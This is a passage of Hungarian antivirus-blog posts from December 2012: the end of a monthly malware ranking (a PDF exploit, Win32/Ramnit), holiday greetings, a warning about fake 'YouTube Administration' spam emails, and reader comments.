
Működés: A PDF állományban található JavaScript kód a dokumentum betöltésekor az Adobe Readerben automatikusan lefut és a felhasználó tudta nélkül titokban megkísérel egy távoli, például hongkongi weboldalakhoz csatlakozni, ahonnan további kártékony kódokat próbál meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/exploit-pdfka-oph

10. Win32/Ramnit vírus
Elterjedtsége a novemberi fertőzések között: 1.25%
Előző havi helyezés: 28.

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Majdnem mindenki átverhető adathalászattal
- Akiknek a Captcha kínszenvedés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Utaljunk pénzt a S.O.C.A.-nak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4978580

Kommentek:


A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Boldog Karácsonyt 2012.

2012.12.24. 15:40 | Csizmazia István [Rambo] | Szólj hozzá!

Minden kedves Olvasónknak Kellemes és Békés, bitekben gazdag, de vírusokban szegény Karácsonyi Ünnepeket Kívánunk!



Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4980194

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

I Tube, You Tube


2012.12.27. 10:51 | Csizmazia István [Rambo] | 3 komment

Címkék: spam youtube hamis support


Már korábbi posztjainkban is gyakran előkerültek különféle YouTube-bal kapcsolatos átverések, például amikor látszólag egy OMG "Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót" típusú mozi csak valamilyen állítólagos update után mutatná az érdekes tartalmat, ilyenkor ugye nem ajánlott kattintani.




Ezúttal **látszólag maguk a YouTube üzemeltetők írtak nekünk azzal az örömhírrel, hogy feltöltött videónk állítólag jó nézettségi adatokat produkálva az élre került, toplistás lett: "YouTube Administration has sent you a personal message: Your video on the TOP of YouTube"**. Sokakban egy ilyen spam azt a helytelen és megalapozatlan tévképzetet keltheti, hogy most immár nyitva áll az út a könnyen megszerezhető 870 ezer dollárhoz a Gangnam Style-i úton.



A feladó lehet "YouTube Support", "YouTube Administration" vagy éppen "YouTube Service" is, a lényeg szokás szerint a hivatalosság látszata. Az első, ami a figyelmesebbjének azonnal szembetűnhet, hogy még a látszatra sem adtak, hiszen a feladó címe rendre valamilyen feltört account, vagy már alapból gyanúsnak minősülő orosz weboldal. **A kattintás persze mégsem a dollármilliómosok klubjába emel minket sikeres videónk kapcsán, hanem esetünkben valamilyen kanadai gyógyszerész weboldal Viagra diszkontjának virtuális shopjába taszít le minket**.



Tavaly már volt hasonló spamkampány, akkor a YouTube nevével visszaélve állítólagos nem kézbesített üzenetünket lehetett megtekinteni a mellékelt hivatalosnak látszó linken. A terjesztők ott még adtak a látszatra, a feladó legalább service@youtube.com volt :-) Az egér linkre mozgatása (hover) persze sikeresen leleplezte, hogy eközben valami egészen másról van szó, hiszen **a mellékelt link mogyorót és YouTube-ra mutatót URL-t még nyomokban sem tartalmazott**.



Ha egy szolgáltató nevében írt levél feladója a kevésbé elegáns claude@static-53-64.worldinternetworkcorporation.com, a mellékelt YouTube link nem működő, vagy egész más címre mutató linket tartalmaz, nem érdemes kattintani. Ezen az sem változtat, ha a link mögött "&feature=topvideos_mp" tag próbálja meg elterelni a figyelmünket.



Hamarosan asztalunkra kerülnek majd a jövő évi jóslatok is, addig is úgy gondoljunk, **nem tévedünk sokat, ha a népszerű gyártók, szolgáltatások - Google, Facebook, iTunes stb. - nevében küldött hamis számlák, álfigyelmeztetések 2013-ban is a terítéken maradnak.**

Tetszik 70 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

· **2 trackback**

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4983121

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2012.12.27. 14:12:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Trackback: Ezek az itthon legnézettebb YouTube-videók 2012.12.28. 10:37:05

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Before · http://azbeszt.blog.hu 2012.12.27. 21:47:38

Szegény anyám is állandóan kap mindenféle idióta üzenetet a youtube staff nevében... De ő nagyon jól nyomja, sose szívott még be semmit. Persze jórészt azért, mert általában engem kérdez meg róla, hogy mi is akar lenni ez a levél... :)

WhiteFalcon 2012.12.28. 08:10:09

Már a legelső levél gyanús volt, mivel van ugyan jutyúb accountom, de soha nem töltöttem fel videót...

Réka · http://rekafoto.com/blog 2012.12.28. 10:29:59

A gagyi e-mailcím nekem is egyből feltűnt, de bevallom, azért ellenőriztem a feltöltött videóim változatlan nézettségét és csak azután állapítottam meg, hogy kamu :)

Boldog Új Évet Kívánunk!

2012.12.28. 16:34 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: új boldog évet 2013 infografika

Egy kis **infografikás ábrán igyekeztünk összegyűjteni a számok tükrében az eddigi tényked**ésünket az Antivirus blogban, amit **röpke öt éve kezdtünk.**



Akik kíváncsiak ránk, tudhatják, van Twitter csatornánk is a mindennapi betevő rövidhírek okán, és a Facebook-ot sem felejtettük ki, ahol főként a közösségi oldallal kapcsolatos dolgokról írkálunk.

Minden kedves Olvasónknak vírusmentes Boldog és Sikeres Új Évet kívánunk, a Szilveszteri jó hangulathoz pedig az alábbi apró kis szösszenettel próbálunk érdemben hozzájárulni.



""Végtelen számú matematikus betér egy bárba. Az első rendel egy pohár sört. A második egy fél pohárral. A harmadik egy negyed pohárral, a negyedik egy nyolcaddal...

Ennél a pontnál a pincér felkiált:- Tudjátok kivel fogtok ti szórakozni! - és kihoz két pohár sört..."

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4985152

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.